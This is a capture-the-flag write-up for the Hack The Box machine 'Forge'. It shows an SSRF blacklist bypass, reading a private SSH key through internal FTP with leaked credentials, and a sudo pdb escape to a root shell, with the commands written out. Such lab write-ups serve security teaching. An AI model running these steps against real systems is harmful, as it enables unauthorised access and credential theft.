HTB-Forge

Forge was Easy-Medium Linux machine. Initial foothold part could be little tricky if you are not familiar with SSRF. Through subdomain bruteforcing, I discovered **admin.forge.htb** and through SSRF, I can access it to read it. On **admin.forge.htb**, it noticed me of how to connect to FTP through SSRF and using that I was able to read id_rsa key from it. Using id_rsa, I spawned SSH connection as the user. Privilege Escalation was very simple, remote-management.py was open to any user to be ran as root. By inputting value to the script, the script spawns PDB as sudo, and through that I can get root shell.

Information Gathering

Rustscan

Rustscan finds SSH and HTTP open:

```
┌──(yoon㉿kali)-[~/Documents/htb/forge]
└─$ rustscan --addresses 10.10.11.111 --range 1-65535
```

```
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
😵 https://admin.tryhackme.com
<snip>
Host is up, received syn-ack (0.40s latency).
Scanned at 2024-04-22 02:07:34 EDT for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.92 seconds
```

Nmap


Nmap finds nothing interesting:

```
┌──(yoon㉿kali)-[~/Documents/htb/forge]
└─$ sudo nmap -sVC -p 22,80 10.10.11.111
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-22 02:09 EDT
Nmap scan report for 10.10.11.111
Host is up (0.40s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 4f:78:65:66:29:e4:87:6b:3c:cc:b4:3a:d2:57:20:ac (RSA)
|   256 79:df:3a:f1:fe:87:4a:57:b0:fd:4e:d0:54:c6:28:d9 (ECDSA)
|_  256 b0:58:11:40:6d:8c:bd:c5:72:aa:83:08:c5:51:fb:33 (ED25519)
80/tcp open  http    Apache httpd 2.4.41
|_http-title: Did not follow redirect to http://forge.htb
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: Host: 10.10.11.111; OS: Linux; CPE:
cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.29 seconds
```

Enumeration

HTTP - TCP 80

Going to the IP address throguh web browser, it leads me to **forge.htb** which I add to `/etc/hosts`:




Subdomain bruteforcing discovered one valid entry: **admin.forge.htb**:

```
sudo gobuster vhost -u http://forge.htb --append-domain -w
/usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
```


```
Found: admin.forge.htb Status: 200 [Size: 27]
```

After adding it to `/etc/hosts`, I can access it. However, it seems that only localhost is allowed for access:


```
admin.forge.htb/
```



forge.htb is some sort of gallery website:



Through `/upload`, I can choose to upload local file or to upload form URL:



After submiting random image from local directory, it shows the path where the image is saved:






Image successfully uploads as such:




Unfortunately, this web app won't read any php scripts.

No matter what PHP script I upload, it won't render it properly.



SSRF

Moving on to **Upload from url**, I will try uploading file from my local Python HTTP server:



I see that the connection is made to my local listener from the web app:

```
┌──(yoon㉿kali)-[~/Documents/htb/forge]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.111 - - [22/Apr/2024 03:31:48] "GET /cmd.php HTTP/1.1" 200 -
```

Normally, I would upload PHP webshell to it and open it through `/uploads` and spawn a reverse shell through it but in this case, I know this webapp is not reading PHP.

Remembering **admin.forge.htb** is only accessible by localhost, I will try to access it through upload from url:

```
url=http://admin.forge.htb&remote=1
```

Unfortunately, there seems to be protection running here:

```
<strong>
  URL contains a blacklisted address!
</strong>
```

Bypass SSRF Protection

I will try to bypass the blacklist through capitalization as such and it works:

Using **curl**, I can read **admin.forge.htb** in html:

```
┌──(yoon㉿kali)-[~/Documents/htb/forge]
└─$ curl http://forge.htb/uploads/EvR92CPZSNOh1FdWJ1Jk
<!DOCTYPE html>
<html>
<head>
    <title>Admin Portal</title>
```

Below is the full output for admin.forge.htb:

```
<!DOCTYPE html>
<html>
<head>
    <title>Admin Portal</title>
</head>
<body>
    <link rel="stylesheet" type="text/css" href="/static/css/main.css">
    <header>
            <nav>
                <h1 class=""><a href="/">Portal home</a></h1>
                <h1 class="align-right margin-right"><a
href="/announcements">Announcements</a></h1>
                <h1 class="align-right"><a href="/upload">Upload image</a>
</h1>
            </nav>
    </header>
    <br><br><br><br>
    <br><br><br><br>
    <center><h1>Welcome Admins!</h1></center>
</body>
</html>
```

Based on above's code, I will now try reading `/announcements`:

Using the same way, I can read `/announcements` in HTML:

```
┌──(yoon㉿kali)-[~/Documents/htb/forge]
└─$ curl http://forge.htb/uploads/FwoOW4xT1buztrANaY5A
<!DOCTYPE html>
<html>
<head>
    <title>Announcements</title>
```

Below is the full output:

```
<!DOCTYPE html>
<html>
<head>
    <title>Announcements</title>
</head>
<body>
    <link rel="stylesheet" type="text/css" href="/static/css/main.css">
    <link rel="stylesheet" type="text/css"
href="/static/css/announcements.css">
    <header>
            <nav>
                <h1 class=""><a href="/">Portal home</a></h1>
                <h1 class="align-right margin-right"><a
href="/announcements">Announcements</a></h1>
                <h1 class="align-right"><a href="/upload">Upload image</a>
</h1>
            </nav>
    </header>
    <br><br><br>
    <ul>
        <li>An internal ftp server has been setup with credentials as
user:heightofsecurity123!</li>
        <li>The /upload endpoint now supports ftp, ftps, http and https
protocols for uploading from url.</li>
        <li>The /upload endpoint has been configured for easy scripting of
```

```
uploads, and for uploading an image, one can simply pass a url with ?
u=&lt;url&gt;.</li>
    </ul>
</body>
</html>
```

`/announcements` reveals potentials credentials(user:heightofsecurity123!) as well as the way to access ftp through `/upload` paremeter:

- An internal ftp server has been setup with credentials as user:heightofsecurity123!
- The /upload endpoint now supports ftp, ftps, http and https protocols for uploading from url.
- The /upload endpoint has been configured for easy scripting of uploads, and for uploading an image, one can simply pass a url with ?u=<url>.

Using the following url, I can access FTP:

`http://ADMIN.FORGE.HTB/upload?u=ftp://user:heightofsecurity123!@127.0.0.1/`

```
┌──(yoon㉿kali)-[~/Documents/htb/forge]
└─$ curl http://forge.htb/uploads/cwM8VoXVh6p2CVOmyKnb
drwxr-xr-x    3 1000     1000         4096 Aug 04  2021 snap
-rw-r-----    1 0        1000           33 Apr 22 06:00 user.txt
```

Since I can read contents inside the server through ftp, I will try reading **id_rsa** from `.ssh` and it works:

`http://ADMIN.FORGE.HTB/upload?`
`u=ftp://user:heightofsecurity123!@127.0.1.1/.ssh/id_rsa`

```
┌──(yoon㉿kali)-[~/Documents/htb/forge]
└─$ curl http://forge.htb/uploads/M8bUBFSdlWbYexyglVE0
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAnZIO+Qywfgnftqo5as+orHW/w1WbrG6i6B7Tv2PdQ09NixOmtHR3
rnxHouv4/l1pO2njPf5GbjVHAsMwJDXmDNjaqZfO9OYC7K7hr7FV6xlUWThwcKo0hIOVuE
7Jh1d+jfpDYYXqON5r6DzODI5WMwLKl9n5rbtFko3xaLewkHYTE2YY3uvVppxsnCvJ/6uk
r6p7bzcRygYrTyEAWg5gORfsqhC3HaoOxXiXgGzTWyXtf2o4zmNhstfdgWWBpEfbgFgZ3D
```

After copying **id_rsa** in to a file name mykey to my local kali machine, now I have SSH access as **user**:

```
┌──(yoon㉿kali)-[~/Documents/htb/forge]
└─$ ssh -i mykey user@forge.htb
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon 22 Apr 2024 09:22:07 AM UTC

  System load:  0.0               Processes:             221
  Usage of /:   44.2% of 6.82GB   Users logged in:       0
  Memory usage: 22%               IPv4 address for eth0: 10.10.11.111
  Swap usage:   0%


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Fri Aug 20 01:32:18 2021 from 10.10.14.6
user@forge:~$ id
uid=1000(user) gid=1000(user) groups=1000(user)
```

Privesc: user to root

Sudo Privilege Abuse

I will first check if there's anything I can run as the root with `sudo -l`:

```
user@forge:~$ sudo -l
Matching Defaults entries for user on forge:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User user may run the following commands on forge:
    (ALL : ALL) NOPASSWD: /usr/bin/python3 /opt/remote-manage.py
```

`/opt/remote-manage.py` can be run as root using sudo.

Script can be seen in plain-text and password **secretadminpassword** is shown:

```
user@forge:/tmp$ cat /opt/remote-manage.py
#!/usr/bin/env python3
import socket
import random
import subprocess
import pdb

port = random.randint(1025, 65535)

try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    sock.bind(('127.0.0.1', port))
    sock.listen(1)
    print(f'Listening on localhost:{port}')
    (clientsock, addr) = sock.accept()
    clientsock.send(b'Enter the secret passsword: ')
    if clientsock.recv(1024).strip().decode() != 'secretadminpassword':
```

Below is the whole python code:

```python
#!/usr/bin/env python3
import socket
import random
import subprocess
import pdb

port = random.randint(1025, 65535)

try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    sock.bind(('127.0.0.1', port))
    sock.listen(1)
    print(f'Listening on localhost:{port}')
    (clientsock, addr) = sock.accept()
    clientsock.send(b'Enter the secret passsword: ')
    if clientsock.recv(1024).strip().decode() != 'secretadminpassword':
        clientsock.send(b'Wrong password!\n')
    else:
        clientsock.send(b'Welcome admin!\n')
        while True:
            clientsock.send(b'\nWhat do you wanna do: \n')
            clientsock.send(b'[1] View processes\n')
            clientsock.send(b'[2] View free memory\n')
            clientsock.send(b'[3] View listening sockets\n')
            clientsock.send(b'[4] Quit\n')
            option = int(clientsock.recv(1024).strip())
            if option == 1:
                clientsock.send(subprocess.getoutput('ps aux').encode())
            elif option == 2:
```

```
                clientsock.send(subprocess.getoutput('df').encode())
            elif option == 3:
                clientsock.send(subprocess.getoutput('ss -lnt').encode())
            elif option == 4:
                clientsock.send(b'Bye\n')
                break
    except Exception as e:
        print(e)
        pdb.post_mortem(e.__traceback__)
    finally:
        quit()
```

The script appears to be a simple server-side application that listens for incoming connections, prompts the client for a password, and then provides various options based on user input.

Running the script will prompt you with what port is being used for listening:

```
user@forge:/tmp$ python3 /opt/remote-manage.py
Listening on localhost:47309
```

I will use **nc** to connect to it and sign-in using the found password from earlier:

```
user@forge:~$ nc localhost 47309
Enter the secret passsword: secretadminpassword
Welcome admin!

What do you wanna do:
[1] View processes
[2] View free memory
[3] View listening sockets
[4] Quit
```

Choosing whatver option I want by typing in number will return me with the output after the command runs:

```
3
State    Recv-Q   Send-Q     Local Address:Port      Peer Address:Port  Process
LISTEN   0        32               0.0.0.0:21             0.0.0.0:*
LISTEN   0        4096       127.0.0.53%lo:53             0.0.0.0:*
LISTEN   0        128              0.0.0.0:22             0.0.0.0:*
LISTEN   0        1            127.0.0.1:47309            0.0.0.0:*
LISTEN   0        128                 [::]:22                [::]:*
LISTEN   0        511                    *:80                   *:*
```

Now, I will run the script as the root using **sudo**:

```
user@forge:~$ sudo python3 /opt/remote-manage.py
Listening on localhost:38506
```

I will connect the listening port and sign-in. I will try throwing in random value this time:

```
user@forge:~$ nc localhost 38506
Enter the secret passsword: secretadminpassword
Welcome admin!

What do you wanna do:
[1] View processes
[2] View free memory
[3] View listening sockets
[4] Quit
sd
```

On the terminal where I ran the script, it shows an error and **PDB**(Python Debugger) shell is spawned.

After importing **os**, I can run commands as the root as such:

```
import os
os.system("/bin/sh")
```

```
invalid literal for int() with base 10: b'sd'
> /opt/remote-manage.py(27)<module>()
-> option = int(clientsock.recv(1024).strip())
(Pdb) import os
(Pdb) os.system("/bin/sh")
# id
uid=0(root) gid=0(root) groups=0(root)
```